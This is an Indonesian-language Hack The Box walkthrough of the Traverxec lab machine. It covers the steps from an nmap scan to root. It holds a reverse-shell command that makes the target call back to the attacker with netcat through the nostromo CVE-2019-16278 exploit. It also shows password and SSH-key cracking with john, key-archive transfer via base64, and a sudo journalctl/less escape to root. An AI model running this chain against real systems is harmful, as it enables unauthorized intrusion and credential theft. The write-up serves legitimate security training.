Traverxec

(Hack The Box)

Rexy Fahrezi (Noid3a)

Traverxec


Target : 10.10.10.165

Pertama enumerate machine nya,
Hasil dari scan nmap terdapat port 22(SSH) dan 80(Web) yang menggunakan server nostromo 1.9.6.

```
root@noid3a:~# nmap -sV -sC 10.10.10.165
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-06 04:37 EDT
Nmap scan report for 10.10.10.165
Host is up (0.27s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.51 seconds
```


Saat di cek isinya hanya web statis yang sepertinya tidak ada vuln



Setelah mencari tau lebih lanjut tentang nostromo 1.9.6 ternyata server yang digunakan mempunyai bug Directory Traversal yang bisa di mengarah ke serangan RCE via crafted HTTP request.

Sumber : https://www.cvedetails.com/cve/CVE-2019-16278/

Langsung saja saya coba dengan menggunakan script python dari exploit db untuk meng-eksploitasi bug ini dan hasilnya :



Script : https://www.exploit-db.com/exploits/47837

Ternyata saya berhasil melakukan RCE terhadap server tersebut, untuk mempermudah saya reverse shell targetnya.

```
root@noid3a:/home/bio/netsec/script/nostromo# python cve2019_16278.py 10.10
.10.165 80 "/bin/nc.traditional -e /bin/sh 10.10.14.76 1131"
```


Lalu listen di ip local saya

```
root@noid3a:~# nc -vlp 1131
listening on [any] 1131 ...
10.10.10.165: inverse host lookup failed: Unknown host
connect to [10.10.14.76] from (UNKNOWN) [10.10.10.165] 56628
uname -a
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_
64 GNU/Linux
```

Setelah itu spawn TTY shell menggunakan python agar bash lebih enak untuk dilihat.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@traverxec:/usr/bin$
```

Sesuai dengan soalnya, pertama kita harus mendapatkan flag user (user.txt) yang terdapat di direktori /home/{user}/



Saat membuka direktorinya ternyata access denied, terpaksa harus mencari cara lain agar bisa mengakses flag tersebut.

```
www-data@traverxec:/$ ls home
ls home
david
www-data@traverxec:/$ ls home/david
ls home/david
ls: cannot open directory 'home/david': Permission denied
www-data@traverxec:/$ cd /david
cd /david
bash: cd: /david: No such file or directory
www-data@traverxec:/$ cd /home/david
cd /home/david
www-data@traverxec:/home/david$ ls
ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$
```

Setelah mencari cari sesuatu, ditemukan file .htpasswd dan nhttpd.conf nya di direktori /var/www/nostromo/conf

```
www-data@traverxec:/var/nostromo/conf$ ls -la
ls -la
total 20
drwxr-xr-x 2 root daemon 4096 Oct 27 16:12 .
drwxr-xr-x 6 root root   4096 Oct 25 14:43 ..
-rw-r--r-- 1 root bin      41 Oct 25 15:20 .htpasswd
-rw-r--r-- 1 root bin    2928 Oct 25 14:26 mimes
-rw-r--r-- 1 root bin     498 Oct 25 15:20 nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

Langsung saja crack htpasswd tersebut menggunakan john dengan wordlist rockyou.txt

```
root@noid3a:~/tmp# john --wordlist=/home/bio/netsec/wordlists/rockyou.txt traversec_htpasswd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:19 7.23% (ETA: 04:20:41) 0g/s 61936p/s 61936c/s 61936C/s viron14..virizdiviz
0g 0:00:00:23 8.95% (ETA: 04:20:36) 0g/s 62305p/s 62305c/s 62305C/s nms5912..nmo951753
Nowonly4me       (david)
1g 0:00:02:48 DONE (2020-04-06 04:19) 0.005947g/s 62916p/s 62916c/s 62916C/s Noyoudo..Nowhere
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@noid3a:~/tmp# john --show
Password files required, but none specified
root@noid3a:~/tmp# john traversec_htpasswd --show
david:Nowonly4me

1 password hash cracked, 0 left
```

Dan didapatkan passwordnya , **david:Nowonly4me**

Lalu cek isi dari nhttpd.conf nya, dan ditemukan HOMDIRS di /home/public_www

```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

Setelah di cek isinya terdapat ‘protected-file-area’

```
www-data@traverxec:/var/nostromo/conf$ cd /home/david/public_www
cd /home/david/public_www
www-data@traverxec:/home/david/public_www$ ls
ls
index.html  protected-file-area
```

Dan ternyata didalam folder tersebut berisi backup-ssh yang mungkin bisa dipakai untuk login ke ssh target.

```
www-data@traverxec:/home/david/public_www$ cd protected-file-area
cd protected-file-area
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
ls
backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$
```


Setelah mencari-cari cara agar bisa mendownload file tersebut ternyata filenya bisa di encode menjadi base64.

Sumber : https://stackoverflow.com/questions/42459909/gzip-base64-encode-and-decode-string-on-both-linux-and-windows

Langsung saja saya coba

```
cat backup-ssh-identity-files.tgz | base64 –w0
```

dan hasilnya :



Lalu saya membuat sebuah file di komputer saya, berisi base64 tersebut dan men-decode nya seperti semula :

```
root@noid3a:~/tmp# cat encoded_ssh.txt | base64 -d > backup-ssh-identity-files.t
gz
root@noid3a:~/tmp# ls
backup-ssh-identity-files.tgz  encoded_ssh.txt  traversec_htpasswd
root@noid3a:~/tmp# tar -xvzf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
root@noid3a:~/tmp#
```

Terdapat beberapa file ssh didalam zip tersebut.

Untuk crack passphare dari id_rsa tersebut menggunakan john, id_rsa harus dirubah menjadi hash menggunakan ssh2john :

```
root@noid3a:~/tmp/ssh-david/home/david/.ssh# python /usr/share/john/ssh2joh
n.py id_rsa > id_rsa.hash
```

Setelah di hash lalu crack passwordnya :

```
root@noid3a:~/tmp/ssh-david/home/david/.ssh# john id_rsa.hash --wordlist=/h
ome/bio/netsec/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
 hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even aft
er
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
1g 0:00:00:07 DONE (2020-04-06 06:06) 0.1355g/s 1943Kp/s 1943Kc/s 1943KC/s
*7¡Vamos!
Session completed
```

Didapatkan passphare nya : hunter

Langsung saja coba untuk connect ke SSH nya menggunakan key nya.

```
root@noid3a:~/tmp/ssh-david/home/david/.ssh# ssh -i id_rsa david@10.10.10.1
65
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20)
 x86_64
Last login: Mon Apr  6 05:37:39 2020 from 10.10.16.21
david@traverxec:~$ uname -a
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20)
 x86_64 GNU/Linux
david@traverxec:~$
```

Dan ternyata berhasil login, lalu tinggal buka flag usernya.

```
david@traverxec:~$ ls
bin  public_www  user.txt
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
david@traverxec:~$
```

Flag User : 7db0b48469606a42cec20750d9782f3d

Sekarang saatnya untuk mendapatkan flag root (root.txt) nya yang berada di /root/ .

Setelah melihat isi direktori home nya si david, terdapat folder bin yang berisi file script yang sepertinya untuk melihat server stats webnya.

```
david@traverxec:~/bin$ ls
server-stats.head  server-stats.sh
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -
l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

Setelah mencari informasi ternyata journalctl bisa di bypass ketika layar terminal dikecilkan, maka output dari file tidak seutuhnya tampil dan otomatis menjalankan fungsi/command “less” yang bisa digunakan untuk melakukan command didalam shell.

Sumber :
https://gtfobins.github.io/gtfobins/less/
https://gtfobins.github.io/gtfobins/journalctl/

Karna journalctl tadi dijalankan menggunakan sudo (/usr/bin/sudo) Maka otomatis kita sedang menggunakan akses root untuk menjalankan journalctl tersebut, dan berarti kita bisa melihat root.txt nya :

```
david@traverxec: ~/bin
File  Actions  Edit  View  Help
Apr 06 04:29:49 traverxec nhttpd[442]: started
Apr 06 04:29:49 traverxec nhttpd[442]: max. file descriptors = 1040 (cur) / 1040 (ma
!cat /root/root.txt
9aa36a6d76f785dfd320a478f6e0d906
!done  (press RETURN)
```

Flag root : 9aa36a6d76f785dfd320a478f6e0d906